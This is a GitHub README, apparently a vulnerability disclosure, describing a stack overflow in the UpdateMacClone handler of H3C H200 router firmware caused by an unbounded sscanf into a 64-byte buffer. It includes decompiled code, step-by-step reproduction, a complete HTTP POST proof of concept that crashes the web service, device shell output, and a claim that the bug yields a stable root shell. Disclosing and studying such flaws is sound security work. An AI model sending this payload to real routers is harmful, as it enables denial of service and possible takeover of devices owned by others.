<> Code   ⊙ Issues 1   ⑂ Pull requests   ▶ Actions   ⊞ Projects   ⊘ Security   ···

⑂ main ▾   **vuln** / **H3C** / **H200** / **15** /

Darry-lang1 Add files via upload   ···   on Jul 31   🕘 History

..

📁 img   4 months ago

📄 readme.md   4 months ago

≔ readme.md

H3C H200[H200-EI] (H200V100R004) has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address：
  https://www.h3c.com/cn/d_202009/1345678_30005_0.htm

Product Information

H3C H200[H200-EI] H200V100R004, the latest version of simulation overview：

H3C H200V100R004 版本软件及说明书

软件名称： H3C H200V100R004 版本软件及说明书

发布日期： 2020/9/29 10:17:19

⬇ 下载：

→ H200V100R004.zip(13.29 MB)
→ H3C H200V100R004 版本说明书.pdf(570.67 KB)

联系我们

软件说明：

H3C H200V100R004版本说明书

Vulnerability details

The H3C H200[H200-EI] (H200V100R004) was found to have a stack overflow vulnerability in the UpdateMacClone function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
13    char v11[64]; // [sp+234h] [+234h] BYREF
14    int v12; // [sp+274h] [+274h] BYREF
15    int v13; // [sp+278h] [+278h] BYREF
16    int v14; // [sp+27Ch] [+27Ch] BYREF
17
18    v14 = 0;
19    v2 = 0;
20    strcpy(v10, "param");
21    v9 = sub_4932BC(a1, v10, dword_4DF684);
22    if ( strlen(v9) >= 0x200 )
23      return -2;
24    v3 = Drv_ProductType();
25    IF_GetByPseudoNameDomain("WAN1", 0, &v12);
26    if ( Module_IsSupport_WAN_MULTI() == 1 )
27    {
28      CFG_GetInt32Value(0, 839651328, &v14);
29      if ( (v3 == 24 || v3 == 23) && !v14 )
30      {
31        v2 = 0;
32      }
33      else
34      {
35        v2 = 1;
36        IF_GetByPseudoNameDomain("WAN2", 0, &v13);
37      }
38    }
39    sscanf(v9, "%s", v11);
40    v6 = v9 + strlen(v11) + 1;
41    if ( strcmp("1", v11) )
```

In the `UpdateMacClone` function, `V9` (the value `param`) we entered is formatted using the `sscanf` function and in the form of `%s`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `v11` and less than 0x200, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=UpdateMacClone&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

The picture above shows the process information before we send poc.

In the picture above, we can see that the PID has changed since we sent the POC.

The picture above is the log information.

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2020.08.22-06:40+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1011     1011          8080 Aug 22  2020 www
drwxr-xr-x   10 *root    root             0 Jul 30 03:46 var
drwxrwxr-x    5 1011     1011            62 Aug 22  2020 usr
drwxrwxr-x    3 1011     1011            26 Aug 22  2020 uclibc
lrwxrwxrwx    1 1011     1011             7 Aug 22  2020 tmp -> var/tmp
dr-xr-xr-x   11 *root    root             0 Jan  1  1970 sys
lrwxrwxrwx    1 1011     1011             3 Aug 22  2020 sbin -> bin
dr-xr-xr-x   76 *root    root             0 Jan  1  1970 proc
drwxr-xr-x    6 *root    root             0 Jan  1  1970 mnt
lrwxrwxrwx    1 1011     1011             3 Aug 22  2020 lib32 -> lib
drwxrwxr-x    3 1011     1011          2195 Aug 22  2020 lib
lrwxrwxrwx    1 1011     1011             9 Aug 22  2020 init -> sbin/init
drwxrwxr-x    2 1011     1011             3 Aug 22  2020 home
drwxr-xr-x    3 *root    root             0 Jan  1  1970 ftproot
drwxr-xr-x    9 *root    root             0 May 23 23:46 etc
drwxrwxr-x    3 1011     1011          2528 Aug 22  2020 dev
drwxr-xr-x    2 1011     1011          1718 Aug 22  2020 bin
/ #
```

Finally, you also can write exp to get a stable root shell.